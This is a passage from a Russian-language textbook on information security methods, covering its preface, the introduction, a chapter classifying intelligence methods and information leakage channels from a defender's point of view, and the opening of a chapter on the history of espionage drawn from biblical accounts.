
В. А. Хорошко
А. А. Чекатков

Методы и средства защиты информации



- Принципы разведки
- Структура получения конфиденциальной инфы
- Каналы несанкционированного получения информации
- Акустическая разведка
- Электрические каналы утечки информации
- Каналы утечки информации при эксплуатации ЭВМ
- Визуально-оптические каналы утечки информации
- Материально-вещественные каналы утечки информации
- Направления основных мероприятий
- Методы разрушения информации
- Механизмы возникновения ПЭМИН в средствах цифровой электронной техники
- Технические методы и средства защиты информации
- Программные методы защиты информации
- Криптографическая защита информации
- Стеганография

WWW.JUNIOR.COM.UA

Junior

Краткое оглавление

Оглавление

Предисловие

Широкое применение электроники и вычислительной техники во всех сферах человеческой деятельности является в настоящее время приоритетным.

Масштабы и сферы применения этой техники таковы, что возникают проблемы обеспечения безопасности циркулирующей в ней информации.

В предлагаемой читателю книге впервые сделана попытка системного изложения всей совокупности вопросов, составляющих проблему методов и средств защиты информации в современных условиях. Эта проблема рассматривается в книге с единых позиций системно-концептуального подхода, который заключается в формулировке двух основных положений:

- все факторы, являющиеся значительными, должны рассматриваться как система;
- итогом должна быть совокупность взглядов для общего случая на сущность проблем и общих решений.

Большое внимание в книге уделено систематизации и обоснованию создания условий, необходимых для оптимальной реализации концепции защиты.

В связи с высокой информатизацией общества за рубежом проблема защиты информации является весьма актуальной. Этой проблеме посвящены многие работы, большая часть которых является популистскими или написанными не специалистами. Различные аспекты проблемы применения методов и средств защиты являются предметом активного обсуждения на семинарах и конференциях как в Украине, так и за рубежом. Сегодня при разработке методов защиты информации в интересах отечественных заказчиков в основном используются зарубежный опыт и лишь отдельные работы отечественных специалистов. Эти обстоятельства, однако, не означают, что проблема безопасности информации в Украине не столь актуальна, хотя и следует признать, что ее уровень не соответствует мировому.

Устранить подобное отставание и призвана эта книга. Она является одним из первых изданий, опубликованных в настоящий момент в Украине отечественными авторами, и содержит квалифицированную информацию о методах и средствах защиты информации, которую до недавнего времени можно было почерпнуть только из закрытых источников.

Главной целью книги является систематизированный обзор современного состояния и путей развития методов и средств защиты информации.

Некоторые положения и выводы, сделанные авторами, могут стать предметом отдельных научных дискуссий и обсуждений. Тем самым подчеркивается ее ценность с точки зрения активизации процессов в сфере информационной безопасности.

В целом, книга, без сомнения, является значительным вкладом в дальнейшее развитие методов и средств защиты информации. Ее положения вызовут интерес и будут полезны для широкого круга читателей, научных работников и практиков, занимающихся

вопросами обеспечения информационной безопасности Украины, а также ряда других стран.

А.В. Литвиненко
Заместитель директора
Национального института
стратегических исследований,
доктор наук, старший научный
сотрудник

Введение

Защита информации в современных условиях становится все более сложной проблемой, что обусловлено рядом обстоятельств, основными из которых являются: массовое распространение средств электронной вычислительной техники (ЭВТ); усложнение шифровальных технологий; необходимость защиты не только государственной и военной тайны, но и промышленной, коммерческой и финансовой тайн; расширяющиеся возможности несанкционированных действий над информацией.

Кроме того, в настоящее время получили широкое распространение средства и методы несанкционированного и негласного добывания информации. Они находят все большее применение не только в деятельности государственных правоохранительных органов, но и в деятельности разного рода преступных группировок.

Необходимо помнить, что естественные каналы утечки информации образуются спонтанно, в силу специфических обстоятельств, сложившихся на объекте защиты.

Что касается искусственных каналов утечки информации, то они создаются преднамеренно с применением активных методов и способов получения информации. Активные способы предполагают намеренное создание технического канала утечки информации с использованием специальных технических средств. К ним можно отнести незаконное подключение к каналам, проводам и линиям связи, высокочастотное навязывание и облучение, установка в технических средствах и помещениях микрофонов и телефонных закладных устройств, а также несанкционированный доступ к информации, обрабатываемой в автоматизированных системах (АС) и т.д.

Поэтому особую роль и место в деятельности по защите информации занимают мероприятия по созданию комплексной защиты, учитывающие угрозы национальной и международной безопасности и стабильности, в том числе обществу, личности, государству, демократическим ценностям и общественным институтам, суверенитету, экономике, финансовым учреждениям, развитию государства.

Казалось бы, на первый взгляд, ничего нового в этом нет. Требуются лишь известные усилия соответствующих органов, сил и средств, а также их соответствующее обеспечение всем необходимым.

Вместе с тем, проблемных вопросов по защите информации множество, их решение зависит от объективных и субъективных факторов, в том числе и дефицит возможностей.

Таким образом, проблема зашиты информации и обеспечения конфиденциальности приобретает актуальность.


Материал данной книги основан на лекциях, которые были прочитаны в 1999–2003 годах в Национальном авиационном университете по дисциплине “Методы и средства защиты информации”.

В настоящем издании, наряду с личным опытом авторов, использованы и материалы, которые были опубликованы и вызвали интерес. Мы выражаем огромную благодарность всем авторам, чей труд помог в расширении и углублении приведенного материала.

Особую признательность авторы выражают всем сотрудникам кафедры средств защиты информации Национального авиационного университета, оказавшим помощь в работе над рукописью.

Поскольку это первая книга такого рода, то она не может обойтись без недостатков, поэтому авторы будут рады выслушать мнение об изложенном материале как специалистов, так и любых заинтересованных лиц.

Связаться с авторами можно по адресу издательства либо по адресу Национального авиационного университета, а также по электронной почте: mszi@junior.com.ua.

Часть 

История и основные принципы разведки

Глава 1

Разведка с точки зрения защиты информации и основные принципы разведки

Защита информации (ЗИ) — динамическая, развивающаяся дисциплина, в которой чрезвычайно высокую роль играют научные исследования. В настоящее время такие исследования ведутся по двум направлениям. Первое направление состоит в раскрытии природы явлений, приводящих к нарушению таких характеристик информации, как целостность, доступность, конфиденциальность, достоверность и т.п. Второе — в разработке практических методов защиты информации от указанных выше явлений. С целью обеспечения фактической базы, необходимой для развития обоих направлений, серьезно изучаются статистика и причины нарушений, личности нарушителей, суть применяемых нарушителями приемов, обстоятельства, при которых было выявлено нарушение. С другой стороны, для определения необходимых и достаточных условий защищенности информации ведутся интенсивные работы по моделированию системы защиты информации (СЗИ).

Тем не менее, ни учет статистических данных о ранее совершенных нарушениях, ни использование самых совершенных моделей, ни другие средства не могут дать гарантии абсолютной защищенности информации. Но что делать, если решение об обработке информации все же необходимо принимать? В таком случае следует оценить степень риска, которому подвергается информация, а затем на основе этой оценки определить методы и средства ее защиты.

Возможны два подхода к оценке степени риска. При *первом* подходе пользователь информации оценивает ущерб от нарушения ее сохранности и определяет соответствующий этому ущербу уровень защищенности информации. При *втором* подходе, когда пользователь информации по каким-либо причинам не имеет возможности оценить последствия нарушения, оценивается или задается только потенциальная защищенность информации, т.е. происходит опосредованная оценка степени риска. В обоих случаях требуется получить либо качественную, либо количественную оценку степени риска, на основании которой пользователь информации должен принять окончательное решение о методах и средствах ее обработки и используемых при этом методах и средствах ЗИ.

Что представляют собой эти качественные и количественные оценки? Оценка *ущерба* может производиться в показателях, соответствующих той предметной области знаний, к которой относится информация. Сложнее обстоит дело с оценками *уровня защищенности информации*. Качественные оценки могут представлять собой комплекс требований

пользователя к качеству защиты, составу средств защиты и их функциям. Количественные оценки могут характеризовать вероятность каких-либо нежелательных для пользователя событий или какие-то определенные параметры средств защиты.

Принимая решение об обработке информации в случае высокой степени риска, пользователь такой информации должен учитывать, во-первых, предстоящие материальные затраты, во-вторых, потенциальные возможности техники и, в-третьих, принимать во внимание документы, регламентирующие обработку соответствующей информации.

Большое практическое значение имеют также исследования социологических аспектов данной проблемы, в том числе и мотивов, которыми руководствуются злоумышленники. Знание этих аспектов позволяет определить степень автоматизации обработки информации при конкретных исходных социологических предпосылках в какой-либо организационной структуре, когда процесс нарушений и тяжесть их последствий еще остаются на приемлемом уровне. Так, известно, что в организационных структурах с низким уровнем правопорядка, дисциплины и этики ставить вопрос о защите информации просто некорректно. Это справедливо также и для организационных структур, располагающих аппаратными и программными средствами обработки информации, надежность которых низка. Однако преступления совершаются не компьютерами, а людьми. Даже если принять за аксиому выражение “Проблема защиты информации – это, в первую очередь, проблема кадров” и проводить соответствующую кадровую политику, все равно проблему решить до конца не удастся. Во-первых, вряд ли удастся подобрать персонал таким образом, чтобы руководство было бы абсолютно уверено в каждом сотруднике, а во-вторых, человек может допустить случайное, неумышленное нарушение. Задача, таким образом, сводится к построению системы с заданным уровнем надежности из заведомо ненадежных, с точки зрения ЗИ, элементов.

Однако эта задача решается не в вакууме, а при наличии внешнего, иногда весьма мощного воздействия, заключающегося в разведывательной деятельности конкурента или противника (далее — противника). Поэтому для эффективного решения задачи ЗИ необходимо хорошо представлять смысл разведывательной деятельности (далее — разведки), ее характеристики, методы, виды и т.п.

Смысл разведки заключается в следующем.

1. Добывании информации (политической, экономической, военной) для принятия стратегических, оперативных или тактических решений в соответствующих областях деятельности.
2. Получении преимущества над противником на основе использования в своих целях его научно-технических, технологических и других достижений.

Для добывания информации разведка противника может использовать легальные, полулегальные и нелегальные методы.

К **легальным** методам относятся: изучение публикаций в средствах массовой информации (СМИ); участие в научно-технических конференциях; анализ общественно-политических, научных и технических изданий; посещение выставок; исследование сообщений электронных СМИ (телевидение, радио, World Wide Web) и др.

К **полулегальным** методам можно, в частности, отнести: беседы с сотрудниками в неофициальной обстановке; мнимые переговоры о покупке продукции; ложные конкурсы; приглашение на работу ведущих специалистов; получение информации от общих поставщиков, потребителей, через фонды и благотворительные организации, через контролирующие органы и др.

К **нелегальным** методам относятся: похищение образцов продукции и (или) технологического оборудования; похищение документов, содержащих интересующую информацию; копирование документов, содержащих интересующую информацию; заброс агентов проникновения на объект противника; внедрение агентов в структуры противника; съем информации по техническим каналам; проникновение в автоматизированные системы (АС) противника, используемые для обработки интересующей информации и др.

Разведке присущи следующие *характеристики*:

- разведка носит номинальный характер по отношению к повышению достоверности добытой информации;
- разведка действует эшелонировано, что позволяет проводить детальную разведку;
- разведка носит координированный характер;
- разведка носит глобальный характер;
- разведка направлена, прежде всего, на особо важные объекты (например, военные).

С точки зрения разведки, информация не является простой совокупностью равнозначных сведений. Не вдаваясь в детали, можно сказать, что всю информацию по ее важности и, как правило, по степени защищенности, можно разделить на секретную, конфиденциальную и открытую. Исходя из приведенных выше характеристик разведки, можно сделать вывод о том, что она направлена, прежде всего, на добывание секретной информации. Однако разведка не пренебрегает и открытой информацией — благодаря эшелонированности, скоординированности и глобальности разведка может получить секретную информацию на основе сбора и анализа большого объема конфиденциальной или даже открытой информации.

Именно поэтому в современном мире роль разведки чрезвычайно высока, что необходимо обязательно учитывать при разработке СЗИ. Сегодня любые серьезные мероприятия, проводимые в жизнь государствами, корпорациями, а подчас и преступными сообществами, начинаются со сбора информации о потенциальном противнике для ее дальнейшего анализа и принятия решения, т.е. с разведки.

Конечно, такой подход к принятию решений далеко не нов. Различные государства яростно соперничали между собой на протяжении всей истории человечества. В борьбе за лидерство побеждал тот, кто заранее узнавал о намерениях противника. И для этого издревле существовало проверенное средство — разведка.

Со вступлением человечества в эру электроники к традиционным методам разведки добавились средства электронной разведки. К ним относят все комплексные технические приспособления для добывания секретной и конфиденциальной информации, главные компоненты которых основаны на принципах электроники. В условиях научно-

технического прогресса “электронная чума”, как часто называют электронную разведку, поразила все страны мира. При этом основное место в нем по праву заняла радиоразведка.

Методы радиоразведки включают в себя целенаправленные действия по перехвату сигналов, которыми обмениваются между собой люди или технические средства с помощью проводной и эфирной связи. Конечной целью такого перехвата является выяснение параметров этих систем связи (их местоположение, мощность и т.д.), а также передаваемой ими информации.

Но просто получить в свое распоряжение текст сообщения зачастую оказывается совершенно недостаточно для того, чтобы ознакомиться с его содержанием. Поэтому к группе методов радиоразведки относиться умение не только перехватывать (т.е. документировать и воспроизводить, по возможности без искажений), но и дешифрировать сообщения, т.е. вскрывать защиту, реализованную в виде шифров. Разновидностью радиоразведки считается и традиционная, агентурная разведка, если она ставит своей целью получение сведений, имеющих прямое отношение к ведению радиоразведки.

Бурное развитие технологии делает роль радиоразведки XXI веке еще более весомой. Не случайно именно в этот период атрибутом великой державы, вместе с наличием ядерного оружия и реализацией глобальных космических программ, стали достижения в области радиоразведки.

Можно считать, что ощутимый вклад в зарождение радиоразведки и радиоэлектронной борьбы (РЭБ) внесла Россия. Русская армия уже в начале XX века начала использовать радиопередатчики. Однажды перед нападением японцев на российский флот в портах Чемульпо и Порт-Артур радисты случайно перехватили оживленный обмен радиосигналами между японскими кораблями. 8 марта 1904 года японцы предприняли еще одно нападение на Порт-Артур. Базировавшиеся там военные корабли с моря были не видны. Японские крейсеры “Касуга” и “Ниссин” заняли огневые позиции, а легкий эсминец, направившийся к берегу, должен был начать атаку. Однако нападению не суждено было осуществиться. Его сорвал радист с базы Порт-Артура. Поймав радиосигналы японских кораблей, он на свой страх и риск настроил радиоаппарат на ту же частоту, что и у японцев. Возникшие радиопомехи не позволили вражеским судам согласовать свои действия, и они отменили нападение.

Радиоразведка является не только более богатой информацией, но и более надежным видом разведки. Она может вестись непрерывно в любое время года и суток, в любую погоду и при этом быть практически недосягаемой для противника. Конечно, можно попытаться создать ложные сети связи, по которым циркулирует искаженная или ложная информация. Однако при больших масштабах радиоигра будет неизбежно раскрыта.

Радиоразведка в состоянии охватывать большие расстояния и пространства, пределы которых определяются только особенностями распространения электромагнитных волн. Именно они в наше время являются основным средством, используемым человечеством для глобального обмена информацией.

Радиоразведка ведется скрытно. Часто невозможно установить не только масштабы, но и сам фронт имеющего место радиоразведывательного проникновения. Радиоразведка чаще всего осуществляется без непосредственного контакта с объектом.

На первый взгляд может показаться, что радиоразведка является дешевой. Однако возможность добиваться максимально возможной отдачи от радиоразведки всегда была привилегией больших организаций и богатых государств с развитой технологией.

У методов радиоразведки имеются, конечно, недостатки. Во-первых, причастные к ее тайнам нередко преувеличивают свою информированность. Во-вторых, источник ценной информации можно просто потерять — для этого противнику достаточно изменить способ шифрования своих сообщений. В-третьих, радиоразведка представляет собой пассивный метод сбора разведданных; если сети связи противника не приведены в действие, то любые, даже самые хитроумные технические средства слежения за ними будут совершенно бесполезны. Так, события 11 сентября 2001 года показали, что ставка на одну лишь радиоразведку, в ущерб другим средствам и способам ее ведения, может обернуться серьезным ударом даже для такой мощной сверхдержавы, как США. Однако недостатки радиоразведки нисколько не умаляют ее несомненных достоинств – глобальности, непрерывности, оперативности, надежности и скрытности.

Роль радиоразведки, в частности, и разведки вообще в XXI веке возрастает не только с точки зрения государств. Предпринимателям и корпорациям также следует знать о том, что на разведку противника могут работать не только (а иногда и не столько) финансируемые за его счет частные разведывательные структуры. Политическая, экономическая, военная и промышленная разведки, традиционно ведущиеся всеми государствами, сегодня нередко учитывают интересы крупных корпораций, особенно в области экономической и промышленной разведки.

Это не удивительно, поскольку предпринимательство тесно связано с конкуренцией, а государства заинтересованы в защите интересов своих крупных корпораций. И поскольку конкурентная борьба невозможна без получения информации, на защиту и контрразведку западные фирмы выделяют до 20% чистой прибыли. В этой связи следует сказать несколько слов о таком виде разведки, как экономическая разведка.

Экономическая разведка — это широкое понятие, объединяющее в себе промышленную и коммерческую разведку.

Промышленная разведка — это несанкционированное получение научно-технической и технологической информации, например, о документации, схемах каких-либо устройств, изобретениях, процессах производства продукции и т.п.

Коммерческая разведка — это несанкционированное получение информации, представляющей собой коммерческую тайну компании.

К *коммерческой тайне* относится секретная или конфиденциальная информация, разглашение которой наносит ущерб предприятию или частному лицу, и утечка которой может привести к снижению прибыли или даже банкротству. Такой информацией могут быть сведения о кредитах, банковских операциях, заключенных контрактах или предло-

жениях по их заключению, объемах сбыта продукции, бухгалтерских и финансовых отчетах и т.п.

Итак, поскольку разведка занимается добыванием информации, необходимо рассмотреть формы представления интересующей ее информации, поскольку эти формы оказывают существенное влияние на методы добывания информации, и, следовательно, на методы и средства ее защиты.

Рукописная информация. Такая информация всегда имеет оригинал, но может иметь и копии, написанные через копировальную бумагу. Следует отметить, что источником рукописной информации могут быть не только оригинал и копии, но и копировальная бумага, использовавшаяся для размножения рукописного документа. Нередко содержание текста можно также восстановить по промокательной бумаге или бумаге, которую подкладывают под листы при письме. Идеальный источник рукописной информации — черновик, поскольку он дает представление не только об информации, содержащейся в оригинале окончательного документа, но и о дополнительной информации, которая была отброшена автором в ходе работы над документом.

Машинописная информация. Если в практике разведок мира широко известны случаи, когда информация восстанавливалась с многократно использованных лент пишущих машинок, то что говорить о распространенных сегодня пишущих машинках с одноразовой лентой — с таких лент напечатанное считывается, как с телеграммы. То же самое относится к печатающим устройствам различного назначения, использующим красящую ленту или подобный принцип получения оттиска.

Информация на магнитных, оптических и электронных носителях. Сегодня данная форма представления информации становится все более и более популярной, постепенно вытесняя все другие формы. Это объясняется тем, что такую информацию гораздо удобнее хранить, размножать, изменять и уничтожать, чем информацию, представленную в традиционных формах. Однако следует учитывать, что удобство использования информации на магнитных носителях по достоинству оценили не только ее пользователи, но и специалисты по разведке. К данной категории относится информация, хранимая и обрабатываемая различными электронными системами: компьютерной техникой, аналоговой и цифровой аудио- и видеоаппаратурой.

Устная информация. При современном многообразии технических средств разведки любые разговоры, которые еще 100 лет тому назад навсегда остались бы тайной собеседников, могут стать достоянием разведки противника.

Методы разведки, обеспечивающие добывание информации, представленную в разных формах, применяются не к собственно информации, а к каналам ее распространения. Все ***каналы распространения информации*** можно разделить на формальные и неформальные (рис. 1.1).

Рис. 1.1. Классификация каналов распространения информации

К *формальным* каналам распространения информации относятся:

- деловые встречи и совещания;
- обмен официальными деловыми научными документами с помощью средств передачи информации.

Неформальными каналами распространения информации являются: личное общение, выставки, семинары, конференции, съезды, средства массовой информации.

Каналами распространения информации могут также быть:

- распространение в стране и за рубежом официальных изданий о зарегистрированных в нашей стране изобретениях;
- рассылка по подписке вестников Академии Наук и отдельных ее институтов;
- обмен научно-технической литературой (книги, журналы), осуществляемый библиотеками и другими организациями по межбиблиотечному обмену, как внутри страны, так и с зарубежными организациями;
- обмен отчетами по НИОКР с научными учреждениями в соответствии с соглашениями о сотрудничестве или о совместном выполнении исследований и разработок;
- вывоз за границу книг и журналов научно-технического и экономического характера нашими гражданами, выезжающими в служебные командировки
- публикации специалистами и учеными научных и технических материалов в зарубежных изданиях, в том числе в World Wide Web;
- личная переписка специалистов и ученых по интересующей их тематике с зарубежными коллегами, особенно по электронной почте;

- рассылка научно-технических бюллетеней в электронные группы новостей, обсуждение интересующих тем в дискуссионных группах, форумах Internet и т.п.

Официальные представители американской разведки признают, что спецслужбы США около 80% информации получают из таких источников, как отчеты разведчиков-дипломатов, военных атташе, из сообщений иностранной прессы и радио, из справочной литературы, официальных правительственных заявлений, документов и планов, рассказов туристов и из материалов и сведений, получаемых техническими средствами. Таким образом, основную часть разведывательной информации одна из ведущих держав мира получает без применения агентурных методов разведки — из открытых источников и с использованием технических средств.

Что касается последних, то к ним относятся различные технические системы. Применение тех или иных способов несанкционированного доступа (НСД) зависит от информации, которой собираются овладеть. Способ НСД к источникам секретной и (или) конфиденциальной информации можно определить, как совокупность приемов, позволяющих противнику получить охраняемые сведения секретного или конфиденциального характера.

С учетом этой формулировки рассмотрим систематизированный перечень способов НСД к информации (рис. 1.2).

Помимо преднамеренных, целенаправленных действий разведки противника по добыванию информации, утечке информации также способствуют:

Рис. 1.2. Основные способы НСД

- стихийные бедствия (штормы, ураганы, смерчи, землетрясения, наводнения);
- неблагоприятные погодные условия (гроза, дождь, снег);
- катастрофы (пожары, взрывы) и террористические акты;
- неисправности, отказы, аварии технических средств и оборудования.

Рассмотрев основные методы, характеристики, виды и способы разведки, можно сделать вывод о том, что эффективной может быть лишь комплексная ЗИ, сочетающая следующие меры:

- законодательные (использование законодательные актов);
- морально-этические (сознательное соблюдение правил поведения, способствующих поддержанию здоровой моральной атмосферы в коллективе);
- физические (создание препятствий для доступа к охраняемой информации);
- административные (организация соответствующего режима секретности, пропускного и внутреннего режима);
- технические (применение электронных и других устройств защиты информации);
- криптографические;

- программные.

На основании многолетнего опыта к настоящему времени сформулирована система принципов создания СЗИ, среди которых можно выделить следующие:

- концептуальное единство;
- адекватность требованиям;
- гибкость (адаптируемость);
- функциональная самостоятельность;
- удобство использования;
- минимизация представляемых прав;
- полнота контроля;
- адекватность реагирования;
- экономическая целесообразность.

Однако при создании СЗИ необходимо учитывать, что ее разработчики не могут знать наверняка когда, кто и с помощью каких технических средств будет осуществлять попытки НСД к информации. Также необходимо учитывать, что носителями информации, а, значит, и вероятными источниками ее утечки, являются следующие субъекты и объекты:

- персонал, имеющий допуск к информации;
- документы, содержащие ее (все типы носителей);
- технические средства и системы обработки информации, в том числе линии связи, по которым она передается.

Все рассмотренные в этой главе принципы были разработаны и отработаны на протяжении всей истории цивилизации. В этой связи, знакомясь с предметом ЗИ, будет нелишним ознакомиться с историей возникновения и развития разведки, поскольку методы и средства разведки и ЗИ находятся в диалектической взаимосвязи, влияя друг на друга, — ведение разведки приводит к разработке методов и средств ЗИ, а применение этих методов и средств стимулирует развитие новых и совершенствование имеющихся методов и средств разведки. При этом следует подчеркнуть, что методы и средства разведки всегда опережают средства ЗИ. Кроме того, разведка приводит к возникновению и развитию контрразведки — разведывательных действий, осуществляемых не столько с целью добывания информации о противнике или ЗИ, сколько с целью выявления и пресечения разведывательных действий противника.

Несмотря на то, что методы и средства разведки, а, следовательно, и контрразведки и ЗИ, постоянно развиваются и совершенствуются, суть их во многом не меняется на протяжении тысячелетий. В следующих главах приведено краткое описание истории развития разведки, а также некоторые сведения о современных спецслужбах ведущих держав мира, а также бывшего СССР.

Глава 2

Краткий очерк истории возникновения и развития разведки

В данной главе приведены некоторые сведения об истории развития разведки и становления ее в качестве важного инструмента политики. Приведенный здесь материал не претендует на полноту, поскольку эта тема заслуживает отдельной книги гораздо большего объема. Изложенные ниже сведения позволяют понять, каким образом разведка стала играть ту роль в современном обществе, которую она играла в XX веке, а также какое место она будет занимать в только что начавшемся XXI веке. Итак, обратимся к истории.

История разведки и контрразведки идет из глубины веков.

Современной науке известны древние документы, датированные XVIII веком до н.э., которые были обнаружены во время археологических исследований на территории современной Сирии. Из них ясно, что разведчиков использовали уже тогда. В одном из документов правитель древнего города-государства жалуется, что он до сих пор не получил выкупа за соглядатаев правителя другого города, которых отпустил согласно ранее заключенному договору. Другие документы, из которых можно было бы судить о дальнейшей судьбе тех разведчиков, до нас не дошли, однако даже столь скудных сведений вполне достаточно, чтобы заключить, что отношение политиков к разведке и разведчикам за прошедшие тысячелетия практически не изменилось.

Несколько упоминаний о том роде человеческой деятельности, которая в современном языке получила название разведывательной, содержится еще в одном древнем документе, дошедшем до нас из глубины веков практически в первозданном виде, — в Библии. Первая ссылка на такую деятельность приведена в Книге Бытия (42:9), где правитель Египта Иосиф, второй после фараона человек на этой земле, встречается со своими братьями, которые когда-то продали его в рабство, а теперь не узнали его в вельможном премьер-министре Египта. “Откуда вы пришли?” — спрашивает он. “Из земли Ханаанской, купить пищи”, — отвечают братья. “Вы соглядатаи”, — обвиняет их Иосиф, чтобы братья, испугавшись, преклонились перед ним, признавая его власть. – “Вы пришли высмотреть наготу земли сей”. Под “наготой” он подразумевает северо-восточную границу Египта — самый уязвимый в военном отношении участок. Таким образом, можно заключить, что уже в XVII веке до н.э. разведывательная деятельность была вполне обыденным явлением, а наказание за нее могло быть весьма суровым, раз обвинение в соглядатайстве повергало в ужас.

Первое описание разведывательной миссии в Библии приводится в Книги Чисел. В главе 13 этой книги говорится: “И сказал Господь Моисею, говоря: пошли от себя лю-

дей, чтобы они высмотрели землю Ханаанскую, которую Я дал сынам Израилевым; по одному человеку от колена отцов их пошлите, главных из них" (Чис. 13:2–3[1]).

Моисей выбирает по одному представителю из всех 12 колен и посылает их в разведку в землю Ханаанскую, обещанную Богом наследникам Авраама, дав подробные инструкции о том, какая информация его интересует (Чис. 13:19–21).

Однако Моисею по возвращении через 40 дней разведчиков пришлось столкнуться с проблемой, которая поставила под угрозу весь народ Израилев: 10 из 12 вернувшихся соглядатаев испугались предстоящих сражений. Сначала они попытались убедить Моисея отказаться от планов заселения земли Ханаанской, а когда им это не удалось, они, используя так сказать, служебное положение, распустили дезинформацию среди своих родов, настроив весь народ против Моисея, Аарона и Самого Бога. Только заступничество Моисея, который стал ходатайствовать о своем народе перед Господом, несмотря на то, что его разгневанные соплеменники чуть не забили камнями, спасло народ Израилев от Божьего гнева. Однако приговор был суров: 40 лет (по одному году за каждый день, в течение которого разведчики медлили возвращаться, ища "недостатки" в лежащей перед ними земле) они должны ходить по пустыне, пока не умрет поколение, взбунтовавшееся против Бога и его служителя Моисея.

Так недостаточно серьезное отношение разведчиков к выполнению порученной им миссии привело к весьма тяжким для народа последствиям. Вот, например, как они доложили Моисею: "…народ, живущий на земле той, силен, и города укрепленные, весьма большие" (Чис. 13:29). Нечего сказать, хороша разведсводка! Между тем, Моисей, посылая их на задание, как уже говорилось, дал им подробные инструкции, среди которых, в частности была и такая: "малочислен ли он [народ земли Ханаанской] или многочислен?" (Чис. 13:20). Ведь не зря же рассказ об этом событии помещен в Книге Чисел: к этому моменту все политические руководители народа Израилевого (а именно они и пошли в разведку) **точно знали**, сколько "годных для войны у Израиля" (Чис. 1:3) — "шестьсот три тысячи пятьсот пятьдесят" (Чис. 1:46). Выражаясь современным языком —около двухсот пехотных дивизий! И вместо того, чтобы помочь Моисею выработать план предстоящей военной операции, определив численность гарнизонов противника, они прогулялись по земле Ханаанской, как туристы, а вернувшись, сначала попытались оказать давление на Моисея, а затем, воспользовавшись своим политическим влиянием и откровенной дезинформацией, инспирировали попытку государственного переворота!

Иисус Навин, ставший во главе Израиля после смерти Моисея, сделал правильные выводы "по кадровому вопросу" разведслужбы. Во-первых, он посылает в Иерихон всего двух разведчиков. Во-вторых, в Книге Иисуса Навина, в которой повествуется об этом периоде в истории Израиля, они названы не по именам, а просто "соглядатаями", — т.е. они не были, как принято говорить сегодня, "публичными политиками". В третьих, он посылает их "тайно" (Нав. 2:1). Поскольку разведка никогда не ведется явно, то слово "тайно", употребленное в этом месте Библии, говорит о том, что разведчики отправились на задание тайно не столько от врагов, сколько от своих соплеменников. А

[1] *Книга Чисел*

это, в свою очередь, означает, что они должны были дать отчет по возвращении только одному Иисусу Навину и никому более. Таким образом, мы видим здесь некоторые принципы руководства разведкой, используемые многими спецслужбами мира и по сей день: разведывательной деятельностью занимается узкий круг лиц, их задачи и ответственность не афишируются, на эту работу подбираются люди “с низов”, обязанные своей карьерой только своему руководителю и подотчетные только ему.

Однако дальнейший ход событий показывает, что в древние времена на Востоке была неплохо поставлена не только разведывательная, но и контрразведывательная деятельность. Не успели израильские разведчики войти в Иерихон, как самому царю тут же было доложено, что в город пришли израильские соглядатаи.

Последние решили, что меньше всего они привлекут к себе внимание, остановившись в доме женщины по имени Раав, которая в Библии названа блудницей. Некоторые исследователи полагают, что правильнее считать ее хозяйкой постоялого двора. Действительно, вряд ли бы израильтяне, да еще лично отобранные человеком высоких моральных устоев Иисусом Навином, пошли бы в дом к блуднице. Скорее всего, оказание соответствующих услуг входило в общий перечень услуг постоялого двора, и не было предосудительным занятием в те времена в Иерихоне, в котором, как и во всех других городах древнего Востока, практиковалась храмовая и культовая проституция.

В пользу этой версии говорит и то, что за домом Раав не было установлено наблюдение. Это означает, что разведчикам удалось проникнуть в город, не привлекая к себе внимания, хотя в древние времена караул у ворот города был весьма серьезным барьером. Если бы израильские разведчики вызвали подозрение в момент входа в город, за ними было бы установлено наблюдение и, скорее всего, оно не было бы снято, пока они находились в доме Раав. Однако этого не было сделано. Можно предположить, что информация о проникновении в Иерихон соглядатаев поступила в контрразведку от какого-то посетителя Раав. Раз они без проблем прошли городские ворота, их одежда не отличалась от одежды жителей земли Ханаанской. И только когда они сели за стол в постоялом дворе, их речь и манеры выдали их принадлежность к народу Израилевому. По-видимому, в доме Раав было много людей, среди которых они хотели затеряться. Но, к несчастью для разведчиков, кто-то из посетителей Раав оказался слишком наблюдательным.

Библия не говорит, как Раав узнала, что пришедшие к ней люди являются израильскими соглядатаями. Возможно, она сама об этом догадалась, а возможно ей сообщил об этом осведомитель иерихонского царя, попросив задержать подозрительных незнакомцев, пока он не приведет стражу. Как бы то ни было, Раав скрывает разведчиков у себя в доме, а когда к ней приходят люди царя с требованием выдать их, она отвечает, что они действительно заходили к ней, но только что ушли, якобы торопясь покинуть город засветло, пока не закрыли городские ворота. Направленные по ложному следу, царские слуги поспешили из города, чтобы догнать соглядатаев, пока они не отошли далеко от города.

Раав же поднимается на крышу, где она скрыла израильтян и вступает с ними в переговоры. Излагая мотивы своего поступка, она тем самым дает им самые важные развед-

